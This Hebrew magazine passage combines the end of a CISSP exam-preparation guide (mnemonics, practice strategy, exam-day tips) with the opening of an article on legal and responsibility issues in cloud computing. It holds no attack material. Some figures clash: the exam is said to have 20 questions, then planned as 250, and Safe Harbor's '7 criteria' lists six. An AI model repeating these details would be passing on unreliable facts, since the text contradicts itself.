לפני הכל, קחו את הזמן לשמוע את [ההרצאה של Clement Dupuis](#) שעובר בגדול על כל התחומים ועל המבחן עצמו (המצגת לא כל כך חדשה אבל עדיין מאוד רלוונטית).


אני ממליץ להתחיל עם הפרקים הקשים. למה קודם הפרקים הקשים? כי ככל שהזמן חולף ומתקרבים למועד המבחן, עדיף פחות "להתאמץ" בהבנה ויותר בחזרות ותרגולים. בנוסף, אם תתחילו עם הנושאים הקשים, יהיה לכם יותר זמן לעבור שוב ושוב עליהם כדי להבין, להפנים ולזכור.

מהם הפרקים הקשים? הזכרתי מוקדם יותר שחלק מהתחומים חשובים יותר מאחרים במבחן עצמו (יותר שאלות). אם חלק מהם חדשים לחלוטין למועמד. רמת הקושי עולה ושם צריך להתחיל. באופן כללי, מקובל להגדיר את התחומים הבאים כקשים גם בגלל המורכבות ו/או היקף החומר:

- Cryptography
- Software Development Security
- Telecommunications and Network Security

שימו לב: רמת הקושי של כל תחום משתנה בהתאם לרקע של המועמד.

אם אתם לומדים במסגרת כלשהי (קורס, קבוצת לימוד, סדנא): מומלץ מאוד ללמוד בהתאם לנושאים הנלמדים בזמן אמת.



אני לא מבין את החומר, מה עושים?

לא להבין מושגים הינה תופעה ידועה וטבעית. לא צריך להילחץ. אם אתם לומדים במסגרת כלשהי (קורס, סדנא, קבוצה), תתייעצו עם אחרים/מרצה. אם אתם לומדים לבד: תקראו מספר פעמים את החומר, תנסו למצוא הסברים מקבילים (Wikipedia, Google) ובסוף תבקשו עזרה בפורומים מקצועיים (אישית אני ממליץ על קבוצות לימוד בלינקדין [כאן](#) או [כאן](#) ובפורום של אתר CCCure).

אני מבין אבל לא זוכר, מה עושים?

זאת אחת הבעיות הגדולות בלימוד החומר. איך לזכור את החומר בצורה נכונה (לא מספיק לדעת את החומר, צריך גם לזכור את הסדר ופרטים קטנים נוספים)? חייבים לעבור על החומר שוב ושוב אבל יש קיצורי דרך. אפשר להשתמש בשיטות "ממו טכניות".

דוגמא א': מודל OSI:

אני עובד בתחום התשתיות כבר מספר שנים ואני מכיר את מודל השכבות OSI אבל עד המבחן לא הייתי מסוגל לזכור את הסדר של השכבות בעל פה. אחת השיטות היא לזכור את המשפט "All People Seem To Need Data Processing" ואתם זוכים את הסדר לפי האות הראשונה של כל מילה.

- **A** - Application
- **P** - Presentation
- **S** - Session
- **T** - Transport
- **N** - Network
- **D** - Data Link
- **P** - Physical

דוגמא ב': סוגי אש:

מי זוכר את סוגי האש (A,B,C,D)? תזכרו רק את שם הפרטי של Clement Dupuis (של המצגת) וקל יותר לזכור את סוגי האש והמקור שלהם.


CLEMent

- **A = C** - Common Combustible
- **B = L** - Liquid Fire
- **C = E** - Electric Fire
- **D = M** - Methals

כל אחד יכול לבנות לעצמו את המילים/משפטים שיעזרו לו לזכור אבל מומלץ ללמוד מהניסיון של אחרים. גשו לפורום של CCCURE ותגלו פוסט שמרכז את הסודות של כולם (קישור ישיר לפוסט).

CISSP הדרך הארוכה להסמכת

www.DigitalWhisper.co.il



סוד ההצלחה: תרגול, תרגול ועוד תרגול

המבחן מכיל 20 שאלות וצריך לענות עליהם תוך 6 שעות. מדובר במרתון פסיכולוגי מעייף כי לא פשוט לשבת כל כך הרבה זמן בריכוז מלא. רוב השאלות מורכבות גם למי ששולט בחומר. הדרך הטובה לעבור את המכשולים היא להתכונן "לאופי" המבחן ולהפחית את הלחץ ככל שניתן.

בפרק הקודם, הצגתי את התכנון שלי ואפשר לראות שהשבועיים האחרונים הוקדשו לחזרות ולתרגול. אציין שתיאמתי שבוע חופש מהעבודה לפני המבחן וזה מאוד עזר כדי ללמוד "בשקט". התחלתי את החזרות עם שתי סימולציות של 100 שאלות (כל אחת) ביום. לאחר מכן, עליתי ל-200 ול-250 שאלות (סימולציה אחת ביום). מדדתי זמן לכל הסימולציות.

שימו לב: הנקודה החשובה היא לא לסיים את הסימולציה בזמן (בדרך כלל הייתי מסיים 100 שאלות תוך 50 דקות) אלה להתרגל לאופי המבחן ולסבולת הנדרשת (לשמור על הריכוז לאורך הזמן, לנסות לפתור מקסימום שאלות במינימום זמן, לא לבזבז זמן על השאלות הקשות ועוד).

המשימה הקשה והמתירה היא לא הסימולציה עצמה אלה לעבור לאחר מכן על השאלות שוב ולנסות להבין למה התשובה נכונה או שגויה. תהליך זה יאפשר מיקוד בחומר הבעייתי וחיצוק הביטחון העצמי. חזרתי פרטנית על 70/80% מהשאלות (דילגתי על השאלות הקלות).

האם אני מוכן?

שאלת מיליון הדולר (או מאות הדולרים ליותר דיוק כי זה מה שיעלה לכם רישום למבחן חוזר). מקובל להגדיר את רמת המוכנות בהתאם לתוצאות בסימולציות.

המספרים מאוד יחסיים וזאת משתי סיבות:

- כל מערכת סימולציה בעלת רמת קושי שונה. מומלץ להשוות מה שניתן להשוות, אם קיבלתם 80% הצלחה בסימולציות AIO (של Shon Harris) או 75% הצלחה במבחני CCCure.org, אתם מוכנים. לגבי הסימולציות של המכללות, תתייעצו עם המרצה.
- מכיוון שסך השאלות לתרגול מוגבל, יש סבירות גבוהה שתעברו שוב ושוב על אותן השאלות ותענו בצורה אוטומטית כי אתם מכירים כבר את התשובה (לא תמיד במודע).

קשה לי לאמין שניתן לעבור את המבחן בלי לתרגל **1000/1500 שאלות מינימום** (אישית תרגלתי מעל 2000).

אני ממליץ בחום להוריד מהרשת מסמכי CRAMS שונים (מסמכים שמרכזים את המושגים החשובים) ולבדוק שאתם מכירים אותם. ניתן לגשת לכמה דוגמאות ב**[דף ה-Cheat Sheet בבלוג שלי](#)**.

אסטרטגיה:


יש שיטות שונות להתמודד עם השאלות, לא משנה כל כך מהי השיטה שתבחרו, העיקר שתקבעו אסטרטגיה ותעמדו בה. אסטרטגיה ברורה גם תעלה את רמת הביטחון העצמי.

להלן חוקי הברזל שהגדרתי לעצמי (על סמך ניסיון של האחרים ועל סמך הניסויים בסימולציות):

- תמיד לקרוא את השאלות פעמיים ולהדגיש מילות מפתח: לשים לב למילות המפתח של השאלה כגון ALWAYS, BEST, NEVER, NOT ... (אם השאלה מורכבת במיוחד, לסמן את השאלה לטיפול מאוחר יותר).
- לנסות לזהות את התחום (Domain) הקשור לשאלה: לדוגמא, אם השאלה מתייחסת לתחום Operations Security, תצפו לתשובה בהתאם.
- להתחיל לקרוא את התשובות מהסוף אל ההתחלה (קודם לקרוא את התשובה d, את התשובה c וכו).
- קודם כל, לסמן את התשובות הלא נכונות: אישית, הפכתי את השאלות (תשאלו את עצמכם את השאלה בצורה הפוכה).
- במידה ולא מצאתם את התשובה מיד (תוך 20-30 שניות), לסמן את השאלה לטיפול בסוף - יתכן והתשובה תהיה ברורה בקריאה השנייה.

ואת החוק החשוב ביותר...

- לאחר סימון תשובה, אין לשנות דעה - הניסיון מלמד שהאינסטינקט הראשוני שלכם בדרך כלל נכון. יש סבירות גבוהה ששינוי יביא לטעות (שלא לדבר על בזבז בזמן).
- אין הבדל בניקוד בין תשובה שגויה לבין שאלה שלא נענתה. חשוב לוודא שאתם עונים על כל השאלות כי גם אם אתם לא מכירים את התשובה, יש לכם סבירות של 25% לענות נכון (יותר טוב מכלום).



טיפים של הרגע האחרון

הרבה מבקשים "טיפ אחרון" בערב המבחן, קבלו שניים:

קודם כל, תרגעו! לא בדיוק מפתיע, אבל כל כך נכון. 24 שעות לפני המבחן, אל תתעסקו בחומר. תנסו להירגע, לכו לים, לשחק כדורסל או צאו לסרט. תנסו לישון טוב ביומיים האחרונים ותקפידו על אוכל קליל.

ניהול הזמן: עוד לפני יום המבחן, תנסו לקבוע שיטה "לניהול זמן" ברורה ותעמדו בה. עוד משהו קטן שיעלה לכם את הביטחון העצמי. אישית, חילקתי את המבחן ל-5 חלקים:

- **חלק 1 (שעה): 100 השאלות הראשונות** - לענות על מקסימום שאלות במינימום זמן. להשאיר את השאלות הקשות בצד.
- **חלק 2 (שעה): 100 השאלות הבאות** - כנ"ל.
- **חלק 3 (חצי שעה): 50 השאלות האחרונות** - כנ"ל.
- **חלק 4 (שעה-שעה וחצי): להתמקד בשאלות הקשות שהשארתם בצד.**
- **חלק 5 (שעה): סיבוב אחרון על השאלות שסומנו.**

כמובן, מומלץ לצאת להפסקה לפחות פעם אחת. אישית, יצאתי שלוש פעמים להפסקת קצרות. שימו לב: הגדרתי מראש יותר זמן מהנדרש וזכיתי בזמן "ספייר" שהרגיע אותי. אנשים שמתחילים לענות ישיר על 250 שאלות לא תמיד מסוגלים לנהל את הזמן בצורה ריאלית. לחלק את המבחן לחלקים קטנים מקטין את הסיכוי שיחסר לכם זמן בסוף.

מה להביא ביום המבחן?

שבועיים לפני המבחן שלי, החלטתי לעשות Shopping מיוחד. לא חייבים לקנות הכל מחדש אבל להלן רשימה של פריטים שמומלץ להביא ביום הדין (חלקם חובה):

- **מכתב ההזמנה מודפס: שלא תעזו לשכוח!**
- **דרכון (או ת"ז) + מסמך מזהה נוסף** (רישיון נהיגה לדוגמא).
- **ז'קט/מעיל קל** (למקרה של מתקפת מזגנים).

- **מילון (שתי שפות):** ללא ציורים והסברים, רק תרגום מילה במילה. אישית, אני ממליץ להביא לפחות שני סוגים כי מרכז המבחן יכול לפסול כל סוג כלא מתאים (אין רשימת מילונים מורשים, ההחלטה סובייקטיבית לחלוטין ואתם לא רוצים להתחיל להתווכח ביום המבחן).
- **אטמי אוזניים:** כשהרכבת תעבור ליד הכיתה או כשהמועמד הצמוד יתחיל לאכול ירוקות שורש (מקרה אמיתי) תצרכו להתנתק מהרעש. ממליץ על אטמים מסיליקון, הם מאוד נוחים. תקבלו אטמים חד פעמים אבל אישית, אני לא חושב שהם נוחים.
- **Crams מודפסים.** ניתן לעבור על החומר בקלילות עד לתחילת המבחן.
- **נשנושים "חכמים":** כל אחד בהתאם לבטן שלו. אם זאת, תשתדלו לא להביא דברים "מלכלכים" (קוביות שוקולד לדוגמא). מומלץ להביא חטיפי אנרגיה.
- **שתיה - תביאו בקבוק מים.**

רגע האמת:

המבחן מתקיים בכיתות מחשוב במרכז PEARSON הנמצא רמת גן (דרך בן גוריון 2 - [קישור למפה](#)), צריך להגיע מוקדם (מינימום חצי שעה לפני תחילת המבחן, עדיף להקדים עוד קצת), אני ממליץ "לסייר" מראש כדי להימנע מטעות של הרגע האחרון.

בתקופתי, המבחן היה PBT (מבוסס כתיבה על נייר) אבל היום המבחן הינו ממוחשב (Computer Based Test - CBT). תוצאת המבחן תתקבל מיד עם סיומו.

במידה ועברתם - מזל טוב! אפשר לחזור הביתה ולהתחיל את תהליך ה-Endorsement. אגב, אין ציונים למי שעובר. אצל ISC2, כל העוברים שווים.

במידה ונכשלתם - לא נורא! זה קורה להרבה מועמדים לעבור בפעם השנייה (או שלישית). קחו כמה ימים של חופש מהלימודים ותחזרו ללמוד. מועמד שנכשל מקבל את הציון שלו ואת הרשימה של התחומים מדורגת לפי הצלחתם במבחן. תחזרו ללמוד ותנו דגש על התחומים החלשים

לכולם - תאספו את הציוד שלכם, סעו למקום רגוע (הים מקום נהדר), נשנשו משהו וחזרו הביתה לישון (לאחר המבחן אתם תהיו מרוקנים נפשית ורק שינה יכולה לעזור).



סיכום

הסמכת ה-CISSP הינה התעודה הידועה בארץ ובעולם בתחום אבטחת המידע. בניגוד להסמכות אחרות, לא ניתן "לזייף" את רמת הידע הנדרש ולכן ההסמכה נחשבת כאיכותית. על מנת לעבור את המבחן, יש להתכונן בהתאם ומאמר זה מהווה בסיס חשיבה לתהליך ההכנה.

על המחבר

דודו ברודה, מנהל אקדמי של קורסי הגנה (CISO, CISSP ועוד) ויועץ אבטחת מידע בחברת [See-Security](#). בעל ניסיון רב בתחום, בעבר ניהל את תשתיות המחשוב והתקשורת במשרד ממשלתי.

המאמר פורסם במקור ב**בלוג של דודו** כסדרת כתבות במטרה לעזור לכל המעוניין להתכונן ולעבור את מבחן ה-CISSP ולהתקדם בתחום. סדרת הכתבות מתעדכנת בבלוג על בסיס חודשי.

על סוגיות מתקדמות בענן

מאת משה פרבר

הקדמה

חברת אמזון עמדה בפני סוגיה עסקית וטכנולוגית באמצע העשור הראשון של שנות האלפיים: העסקים היו מאוד עונתיים וכך גם הדרישה למשאבי מחשוב. כך לדוגמה לקראת בהלת הקניות של חג המולד היה נדרש כוח מחשוב רב עוצמה, אך בשאר ימות השנה משאבי מחשוב אלה נותרו לא מנוצלים. האגדה מספרת כי אז נרקם הרעיון (הרי אמזון היא ענקית הקמעונאות): בואו נמכור לצרכנים שלנו גם משאבי המחשוב ולא רק ספרים וצעצועים. רעיון זה הפך בשנת 2006 ל-Amazon Web Services, פעילות אשר מכניסה לאמזון, על פי ההערכות כמיליארד וחצי דולר בשנה (אמזון לא מפרסת את התוצאות הישירות של AWS). מהלך זה הפך אותה למובילת שוק התשתית כשירות (IaaS) וספקית של שירותי מחשוב למאות אלפי לקוחות.

זו הייתה תחילת דרכו של מחשוב הענן בצורתו הנוכחית כפי שאנו מכירים היום. כמובן שענן היה קיים לפני אמזון וכנראה היה מתפתח גם בלעדיה, אבל לא צריך להרוס סיפור טוב, גם אם אף פעם לא קיבל אישור רשמי של בכירי אמזון.

המטרה במאמר זה היא לסקור את הסוגיות החדשניות כיום בנושא מחשוב הענן מכמה זוויות: סוגיות משפטיות, שאלות העוסקות בממשל ורגולציה, וכמובן אתגרים טכנולוגיים וכל זאת מבלי לגרוע מיכולתה של טכנולוגיית הענן לשנות את הדרך בה אנו צורכים את שירותי המחשוב שלנו.

הערת אזהרה לפני שנתקדם: לא אסקור במאמר זו את אוסף ההגדרות הקלאסי של מחשוב ענן, אלא אעסוק בנושאים מתקדמים בלבד. מטרתי איננה לעשות סקירה נוספת של ההבדלים בין ענן פרטי לציבורי ולהסביר מהי תוכנה כשירות, פלטפורמה כשירות ותשתית כשירות - מושגים אלה מוסברים היטב ברחבי האינטרנט ואני ממליץ למי שאינו בקיא בהם להתעדכן אם ברצונו להפיק את המיטב ממאמר זה. לאורך המאמר אשתדל לציין על נושאים מסוימים לאיזה סוגים של מחשוב ענן הם רלבנטיים אך הבנה של המושגים עצמם הכרחית.

האתגר הראשון - ניהול החוזה

הנושא הראשון שנעסוק בו הוא הנושא המשפטי. יש לזכור כי מחשוב ענן הוא אולי אחד הממשקים היחידים בארגון המחייב את מחלקת המחשוב והמחלקה המשפטית לעבוד יחדיו על מנת לאתר את הסיכונים והמכשולים. לעיתים הדרך היחידה בה יכול הארגון לבצע ניהול סיכונים במעבר לענן הינה דרך בקרות חוזיות ו-SLA, במיוחד בסביבות SaaS.

בעת הקריאה, אנא זכרו כי מעבר להבנת המשמעות המשפטית, ברוב המקרים ללקוח יכולת מועטה לגרום לשינויים מהותיים בחוזה עם ספק ענן. היתרון העסקי של ספקי הענן הינו האחידות בשירותים ללקוחות. לצערי, רבים מהחוזים עם ספקי הענן לוקים בלשון מעורפלת ובחוסר בהירות לגבי תחומי האחריות והמחויבויות שלהם ללקוחות. למרות שישנם מאמצים רבים לשנות מצב זה (ל-HP ול-CSA יש פרויקטים בנושא שמטרתם להגדיר תחומי אחריות בענן), עדיין הדרך ארוכה עד מימוש החזון אשר מתייחס לרכישה של שירותי ענן כמוצר צריכה המעוגן בחוזה ברור דיו.

ניתן לחלק את הסוגיות המשפטיות בהן נתקלים ללקוחות בעת מעבר למחשוב ענן לכמה נושאים: **סוגיות פונקציונאליות** - מי אחראי על מה? ארגונים צריכים לזכור כי מעבר לענן לא פוטר אותם מאחריות למידע. ברוב הפרשנויות המשפטיות בעולם, לקוח הענן מוגדר כבעל המידע גם אם הוא מאוחסן בענן. אך מעבר לסוגית האחריות הכללית, יש לוודא בתהליך המעבר לענן כי חלוקת האחריות ברורה כגון: בבעלות מי ה-Meta Data אשר נוצר מעיבוד המידע? ומי אחראי לתהליכים מסוימים שאולי יתרחשו - כגון eDiscovery, מענה לצווי בית משפט (למשל לצורך חשיפת מידע), שמירה של המידע ולהבדיל, גריסתו.

שאלות חוזיות - בזמן החוזה יש לוודא כי מהלך החיים של החוזה ברור ומובן וכי מתקיימים בו תנאים לסיום לא צפוי של החוזה. סיכון ידוע במחשוב ענן הינו סיכון החתונה הקתולית עם הספק (vendor lock in). סיכון זה נגרם כתוצאה מבעיות טכנולוגיות או בעיות חוזיות. מטרתנו בחוזה היא לצמצם את החשיפה ע"י הגדרה ברורה של המשאבים אשר יהיו זמינים לצורך ייצוא המידע על ידי הלקוח בצורה שתבטיח לו המשכיות עסקית. מעבר לנושא זה, כל הנושאים החוזיים שהיו רלבנטיים לספק מיקור חוץ הינם רלבנטיים גם כאן עם התאמות שונות לגבי מחשוב ענן.

סוגיות של תחום השיפוט - נושא הגיאוגרפיה הינו נושא משמעותי מאוד בעת מעבר לענן. ולא רק כאשר דנים היכן יתבררו מחלוקות חוזיות. כאשר מידע ארגוני עובר בין מדינות יש לוודא קודם כל האם המידע היה רשאי "לצאת את גבולות המדינה" (האחוד האירופאי לדוגמה אוסר על העברה של נתונים אישיים מגבולות האיחוד למקומות בהם חקיקת הפרטיות מחמירה פחות) והאם חלים עליו תקנות ורגולציות אחרות במיקום החדש. חוקים אמריקאים שונים (כגון FISA ו-Patriot Act) עלולים לאלץ את ספק הענן (האמריקאי) שלכם להעביר את המידע שלכם לשלטונות האמריקאים ללא ידיעתכם.

להלן מספר דוגמאות לסוגיות משפטיות הייחודיות לארה"ב ולאיחוד האירופאי:

ארה"ב - הזכות לפרטיות נגזרת בארה"ב משלל חוקים פדרליים ותקינות ברמת המדינות השונות, אך הבסיס הינו התיקון הרביעי לחוקה הקובע זכות לפרטיות. כך למשל יכול אזרח אמריקאי להיות מוגן מפני חיפוש לא חוקי במחשב הביתי שלו בזכות התיקון הרביעי. אך, התיקון הרביעי, מתוקף הפרשנות שלו, לא חל על מסמכים אשר נשמרים בענן. חשוב להבין נקודה זו כי היא קריטית לכל הפרשנות המשפטית בנושא פרטיות במחשוב ענן ובכלל בארה"ב.

נושא נוסף שרלוונטי בארה"ב, הינו חובת מסירת מסמכים. המשפט האזרחי והפלילי בארה"ב נשען רבות על העיקרון כי הצדדים בבית המשפט מחויבים למסור לצד השני את כלל המסמכים הרלבנטיים לנושא המשפט. לקוחות הענן צריכים לזכור כי העברת המידע לספק ענן (גם אם בתיחום גיאוגרפי אחר) לא פוטרת את אחריות הלקוח למידע והוא עדיין יידרש בעת הליך משפטי לאתר את כל המסמכים הרלבנטיים לנושא. לקוחות ענן צריכים להיערך לאפשרות כזו מראש גם מהבחינה הטכנולוגית (לדוגמה, תהליך איסוף כזה בשרת דואר בענן מורכב הרבה יותר משרת דואר ארגוני) וגם מבחינת ההסכם עם הספק והכלים שהוא מאפשר לצורך תהליך זה. יש להבין כי במקרים מסוימים, במיוחד בעולמות התוכנה כשירות, הספק יכול לקבל זימון לדין כחלק מהתהליך המשפטי נגד לקוח מסוים, אך אותו תהליך משפטי יכול לגרום לחסימת שירות או לחשיפת מסמכי לקוחות אחרים, גם אם אינם צד בתהליך. זאת המשמעות האמיתית של "ריבוי דיירים" בסביבות ענן.

נושא אחרון שיש להבין את חשיבותו כאשר בוחנים סוגיות משפטיות במחשוב ענן בארה"ב, הינה העובדה שחוקים אשר חוקקו אחרי ה-9/11 מאפשרים לממשלה הפדרלית לבצע האזנה כמעט ללא צורך בצווים או הוכחות במיוחד כאשר המידע אינו שייך לאזרחי ארה"ב. חברות המבקשות להעביר מידע לשרתים בבעלות חברות ענן אמריקאיות צריכות לשקול את העובדה כי חברת הענן מחויבת לאפשר לממשלה הפדרלית גישה לשרתים שלהן ללא הודעה ללקוחות.

האיחוד האירופאי - האיחוד האירופאי הינו מוביל עולמי בהקשר של חוקי הגנת פרטיות, והוא משקיע רבות בהגנה על המידע של תושבי האיחוד וגם מידע של תושבים חיצוניים (בניגוד לארה"ב). החוקים באיחוד הם כה נוקשים עד שהם אוסרים כלל הוצאה של מידע פרטי מגבולות האיחוד (ליתר דיוק מחוץ לאזור הכלכלי האירופאי EEA) אלא במידה והוא יזכה לרמת הגנה זהה.

על מנת לאפשר לחברות אירופאיות להעביר מידע לחברות אמריקאיות ללא חשש מהפרה של חוקי הפרטיות, גיבשו לשכת הסחר של ארה"ב והאיחוד הסכם שנקרא [Safe Harbor](#), שבו נקבע כי חברות אמריקאיות יקבלו אישור לאחסון מידע אירופאי לאחר הצהרה כי הן עומדות ב-7 קריטריונים של אבטחת מידע (Enforcement ,Integrity ,Security ,Onward Transfer ,Choice ,Notice).

הסכם זה, שזכה לביקורות רבות עוד בעבר, קיבל זעזוע נוסף לפני מספר חודשים, כאשר הוועדה המייעצת לאיחוד האירופאי בנושא פרטיות ומחשוב (Article 29 Working Party), יצאה בחוות דעת שלילית לגבי שימוש בעקרונות Safe Harbor עבור מחשוב ענן (WP 196). בשורה התחתונה, הוועדה קבעה כי הסכמי Safe Harbor אינם מתאימים למחשוב ענן והמליצה על שורה של צעדים אשר לקוחות ענן ידרשו לבצע לפני העברה של מידע לספקיות שירותי ענן אמריקאיות. ההמלצות כוללות המלצות חוזיות וביצוע סקר סיכונים מקיף. להמלצות הוועדה אין תוקף מחייב כיום אבל אין ספק שהן מתוות את הדרך שהאיחוד האירופאי הולך לצעוד בה לגבי הגברת האכיפה בנושא הפרטיות. כיוון זה מהווה מכשול אמיתי לספקיות ענן אמריקאיות (וישראליות) ואין ספק כי יעכב את אימוץ טכנולוגיית הענן במישור הארגוני באירופה.

The Responsibility Matrix


כעת נדון בחלוקת האחריות בין ספק הענן ללקוחות הענן. בשביל להבין טוב יותר את נושא חלוקת האחריות, נחدد טוב יותר את שלושה סוגי שירותי הענן העיקריים הקיימים:

תוכנה כשירות (SaaS): תוכנה כשירות היא הסוג הפופולארי ביותר של שירותי ענן, וגם הקל ביותר להבנה. בתוכנה כשירות הספק אחראי על החלק הארי של היבטי אבטחת המידע והלקוח יכול בד"כ להסתמך רק על בקורות חוזיות לגבי השליטה במידע, למעט מספר כלים כגון ניהול משתמשים וביצוע בדיקות וסריקות.

פלטפורמה כשירות (PaaS): בסוג זה של ענן, הלקוח מקבל בנוסף על משאבי המחשוב גם סביבת פיתוח על מנת שיוכל להקים אפליקציות בסביבה זו. הלקוח לרוב יקבל סביבת ריצה, בסיס נתונים ושרתי web. (דוגמאות: Amazon BeansTalk, Force.com, Google Apps). בסביבה זו האחריות לרכיבי הפלטפורמה היא של הספק, ואחריות על האפליקציה עצמה היא של הלקוח.

תשתית כשירות (IaaS): תשתית כשירות הינה שירות הענן הבסיסי ביותר, בה הלקוח מקבל משאבי מחשוב (כגון מעבד, זיכרון, אחסון ורשת) ועל תשתית זו (שבאחריות הספק) הלקוח אחראי להתקין את המכונות הווירטואליות שלו אשר צורכות את המשאבים (דוגמאות: Amazon EC2, Rackspace, Google Compute).

Responsibilities




באופן כללי ניתן להגיד כי ככל שעולים ברמת השירות כך קטנים תחומי האחריות של הלקוח, וגדלה האחריות של הספק. השרטוט המצורף מדגיש היטב את השינוי באופי האחריות בהתאם לסוג השירות.

כמה מילים על אחריות

